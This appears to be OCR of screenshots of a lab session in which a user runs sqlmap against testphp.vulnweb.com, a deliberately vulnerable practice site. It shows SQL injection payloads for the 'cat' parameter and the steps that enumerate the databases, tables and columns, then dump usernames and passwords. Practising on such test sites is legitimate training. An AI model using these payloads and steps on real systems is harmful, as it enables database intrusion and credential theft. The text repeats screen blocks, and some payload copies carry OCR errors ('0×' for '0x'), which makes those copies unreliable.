Security art
PHP scanner
PHP vuln help
Fractal Explorer
Posters
The shore
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Mistery
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
The universe
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Walking
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
12:40:09 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
pictures
testphp.vulnweb.com/listproducts.php?cat=1
Log In ‹ My Test Lab — WordPress — http://localhost:8080/wp-login.php
Log In ‹ My Identity Test Lab — WordPress — http://127.0.0.1:8080/wp-login.php
Docker Hub Container Image Library | App Containerization — hub.docker.com
Dashboard ‹ Robust Man — WordPress — robustman.s3-tastewp.com/wp-admin/
Home of Acunetix Art — http://testphp.vulnweb.com
ChatGPT — chatgpt.com
This time, search with:
Posters
The shore
comment on this picture
Mistery
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
The universe
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
comment on this picture
Walking
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
30°C
Partly sunny
Search
ENG
IN
12:40:38 PM
10/26/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/rahul/.zsh_history
┌──(rahul㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 12:45:20 /2025-10-26/
[12:45:21] [INFO] testing connection to the target URL
[12:45:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:45:22] [INFO] testing if the target URL content is stable
[12:45:22] [INFO] target URL content is stable
[12:45:22] [INFO] testing if GET parameter 'cat' is dynamic
[12:45:22] [INFO] GET parameter 'cat' appears to be dynamic
[12:45:23] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[12:45:23] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[12:45:23] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:45:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:45:24] [WARNING] reflective value(s) found and filtering out
[12:45:25] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[12:45:25] [INFO] testing 'Generic inline queries'
[12:45:26] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:45:26] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:45:27] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:45:28] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:45:28] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:45:28] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[12:45:28] [INFO] testing 'MySQL inline queries'
[12:45:29] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[12:45:29] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[12:45:34] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[12:45:34] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[12:45:35] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[12:45:35] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:45:35] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:45:36] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[12:45:47] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:45:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:45:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:45:47] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:45:50] [INFO] target URL appears to have 11 columns in query
[12:45:51] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
30°C
Partly sunny
Search
ENG
IN
1:02:51 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:


Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9140=9140
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×71626b6271,(SELECT (ELT(8471=8471,1))),0×716b7a7071),8471)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71626b6271,0×416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0×716b7a7071),NULL,NULL,NULL,NULL-- -
---
[12:45:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[12:45:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[12:45:54] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'
[12:45:54] [WARNING] your sqlmap version is outdated
[*] ending @ 12:45:54 /2025-10-26/
┌──(rahul㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program
[*] starting @ 13:03:54 /2025-10-26/
[13:03:54] [INFO] resuming back-end DBMS 'mysql'
[13:03:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
30°C
Partly sunny
Search
ENG
IN
1:05:06 PM
10/26/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
13:05
rahul@kali: ~
File Actions Edit View Help
[13:03:54] [INFO] resuming back-end DBMS 'mysql'
[13:03:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9140=9140
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6271,0x416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0x716b7a7071),NULL,NULL,NULL,NULL-- -
---
[13:03:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[13:03:55] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
artists
carts
categ
featured
guestbook
pictures
products
users
[13:03:55] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:03:55] [WARNING] your sqlmap version is outdated
[*] ending @ 13:03:55 /2025-10-26/
(rahul㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
{1.9.4#stable}
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
1:05:28 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
13:05
rahul@kali: ~
File Actions Edit View Help
(rahul㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:04:15 /2025-10-26/
[13:04:15] [INFO] resuming back-end DBMS 'mysql'
[13:04:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9140=9140
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6271,0x416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0x716b7a7071),NULL,NULL,NULL,NULL-- -
---
[13:04:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[13:04:16] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
Column | Type
name | varchar(100)
address | mediumtext
cart | varchar(100)
cc | varchar(100)
email | varchar(100)
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
1:05:44 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help
Table: users
[8 columns]
Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
[13:04:16] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:04:16] [WARNING] your sqlmap version is outdated
[*] ending @ 13:04:16 /2025-10-26/
(rahul㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C "uname,pass" --dump --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:04:42 /2025-10-26/
[13:04:42] [INFO] resuming back-end DBMS 'mysql'
[13:04:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9140=9140
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×71626b6271,(SELECT (ELT(8471=8471,1))),0×716b7a7071),8471)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
1:06:04 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:04:42 /2025-10-26/
[13:04:42] [INFO] resuming back-end DBMS 'mysql'
[13:04:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9140=9140
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×71626b6271,(SELECT (ELT(8471=8471,1))),0×716b7a7071),8471)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71626b6271,0×416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0×716b7a7071),NULL,NULL,NULL,NULL-- -
[13:04:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[13:04:48] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
| uname | pass |
| test | test |
[13:04:48] [INFO] table 'acuart.users' dumped to CSV file '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[13:04:48] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:04:48] [WARNING] your sqlmap version is outdated
[*] ending @ 13:04:48 /2025-10-26/
(rahul㉿kali)-[~]
$
Right Ctrl
30°C
Partly sunny
Search
ENG
IN
1:06:22 PM
10/26/2025